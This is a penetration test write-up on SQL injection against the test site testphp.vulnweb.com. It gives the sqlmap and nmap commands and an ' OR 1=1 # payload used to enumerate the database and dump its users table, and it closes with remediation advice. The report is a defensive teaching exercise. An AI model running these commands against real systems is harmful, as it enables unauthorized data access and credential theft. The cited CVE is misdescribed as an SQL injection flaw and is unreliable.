

**Penetration Test Report on testphp.vulnweb.com**

SQL Injection Vulnerability Analysis

**Prepared by:** Sumit Kumar Das

2024-08-23

Your text here



Table of Contents

[1. Executive Summary 2](#_Toc175437449)

[1.1 Overview 2](#_Toc175437450)

[1.2 High-Level Test Outcomes 2](#_Toc175437451)

[1.3 Overall Risk Rating 2](#_Toc175437452)

[1.4 Prioritized Recommendations 3](#_Toc175437454)

[2. Test Scope and Methodology 4](#_Toc175437455)

[2.1 Test Scope 4](#_Toc175437456)

[2.2 Extent of Testing 4](#_Toc175437457)

[2.3 Tools and Techniques 4](#_Toc175437458)

[3. SQL Injection Attack Process 5](#_Toc175437459)

[3.1 Information Gathering and Database Enumeration 5](#_Toc175437460)

[3.2 Extracting Tables and Columns 8](#_Toc175437461)

[3.3 Dumping Data from the "users" Table 8](#_Toc175437462)

[3.4 Results 10](#_Toc175437463)

[4. Remediation Recommendations 10](#_Toc175437464)

[4.1 Best Practices for Securing SQL Databases 10](#_Toc175437465)

[4.2 Relevant CVEs 12](#_Toc175437466)

[5. Conclusion 12](#_Toc175437467)

[References 13](#_Toc175437468)

## 

## 1. Executive Summary

### 1.1 Overview

This report documents the results of a penetration test conducted on testphp.vulnweb.com, specifically targeting SQL injection vulnerabilities. The purpose of this assessment was to identify, exploit, and demonstrate vulnerabilities in the web application, with a focus on enumerating the SQL database and extracting sensitive information such as usernames and passwords.

### 1.2 High-Level Test Outcomes

Target System: testphp.vulnweb.com

Identified Vulnerabilities: SQL Injection

Databases Enumerated: *acuart,* *information\_schema*

Sensitive Data Extracted: Username and password from the "*acuart*" database

### 1.3 Overall Risk Rating

High - The identified SQL injection vulnerability allows attackers to gain access to critical data, including usernames and passwords, potentially leading to full compromise of the web application.

### 

### 1.4 Prioritized Recommendations

Implement input validation and parameterized queries.

Regularly update and patch software.

Conduct frequent security assessments and code reviews.

## 2. Test Scope and Methodology

### 2.1 Test Scope

The test focused on identifying and exploiting SQL injection vulnerabilities in the "listproducts.php" page of the target web application.

### 2.2 Extent of Testing

The assessment was performed using automated tools and manual techniques to discover and exploit vulnerabilities.

### 2.3 Tools and Techniques

* Tool : nmap

A network scanning tool used to identify open ports, services, and potential vulnerabilities. It was used to conduct a service version detection scan and to check for SQL injection vulnerabilities.

Example Content

Nmap Command Used:

nmap -sV --script=http-sql-injection testphp.vulnweb.com -p 80

Purpose: This scan was conducted to detect services running on port 80 and to check for potential SQL injection vulnerabilities using the built-in Nmap scripts.

* Tool: SQLMap

 An open-source tool that automates detecting and exploiting SQL injection vulnerabilities in web applications. It can identify the database management system, extract data, and even gain shell access to the server.Command Examples:

Database Enumeration:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -dbs

Tables Enumeration in "acuart" Database:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart --tables

Columns Enumeration in "users" Table:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T users --columns

Data Extraction:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T users --dump-all


## 3. SQL Injection Attack Process

### 3.1 Information Gathering and Database Enumeration


The first step was to identify whether the target was vulnerable to SQL injection by conducting a basic Reconnaissance with nmap.Following the reconnaissance, some manual injections were tried and finally sqlmap was used to automate the sql injection process using "cat" parameter in the listproducts.php URL. The following method was followed:

* Using nmap:

nmap -sV --script=http-sql-injection testphp.vulnweb.com -p 80



* The site was also found vulnerable to common injections like ‘ OR 1=1 #




* Using sqlmap:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -dbs

Outcome:


SQLMap identified two databases: acuart and information\_schema.



### 3.2 Extracting Tables and Columns

The next step was to enumerate the tables in the "acuart" database:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart –tables




Outcome:

The "users" table was identified as potentially containing sensitive information.

### 3.3 Dumping Data from the "users" Table


To retrieve the sensitive data, the columns in the "users" table were enumerated:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T users –columns



Finally, the data was extracted:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T users --dump-all




Outcome:

Usernames and passwords were successfully extracted, demonstrating a critical security flaw.

### 3.4 Results

On entering the path where the data is dumped -*/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart*

Username and password were found to be ***test*** and ***test*** respectively.



## 4. Remediation Recommendations

### 4.1 Best Practices for Securing SQL Databases

* Input Validation: Ensure all user inputs are validated and sanitized.
* Use Parameterized Queries: Prevent SQL injection by using prepared statements.
* Limit Database Privileges: Apply the principle of least privilege by restricting database access.
* Regular Security Audits: Perform periodic security reviews to identify and mitigate risks.
* Implement Web Application Firewalls (WAF): Use a WAF to detect and block malicious queries.

Example Python snippet to demonstrate input sanitization using parameterized queries:

import sqlite3

# Connect to the database (or create one if it doesn't exist)

connection = sqlite3.connect('example.db')

cursor = connection.cursor()

# Create a sample users table

cursor.execute('''

CREATE TABLE IF NOT EXISTS users (

id INTEGER PRIMARY KEY AUTOINCREMENT,

username TEXT NOT NULL,

password TEXT NOT NULL

)

''')

# Insert sample data

cursor.execute('INSERT INTO users (username, password) VALUES (?, ?)', ('admin', 'securepassword'))

connection.commit()

# Securely querying the database with user input

def get\_user\_by\_username(username):

# Use parameterized queries to avoid SQL injection

query = 'SELECT \* FROM users WHERE username = ?'

# Execute the query safely

cursor.execute(query, (username,))

result = cursor.fetchone()

if result:

print(f"User found: ID = {result[0]}, Username = {result[1]}")

else:

print("User not found")

# Example of taking user input securely

user\_input = input("Enter the username to search: ")

# Fetch user data securely

get\_user\_by\_username(user\_input)

# Close the connection

connection.close()

### 4.2 Relevant CVEs

CVE-2020-9484: Improper handling of certain SQL queries can lead to injection vulnerabilities.

## 5. Conclusion

The penetration test revealed a critical SQL injection vulnerability that allowed unauthorized access to the database, including the extraction of usernames and passwords. Implementing the recommended security practices will significantly reduce the risk of similar attacks in the future.

## References

* <https://sqlmap.org/>
* <https://owasp.org/www-community/attacks/SQL_Injection>
* <https://nmap.org/book/man.html>
* <https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html>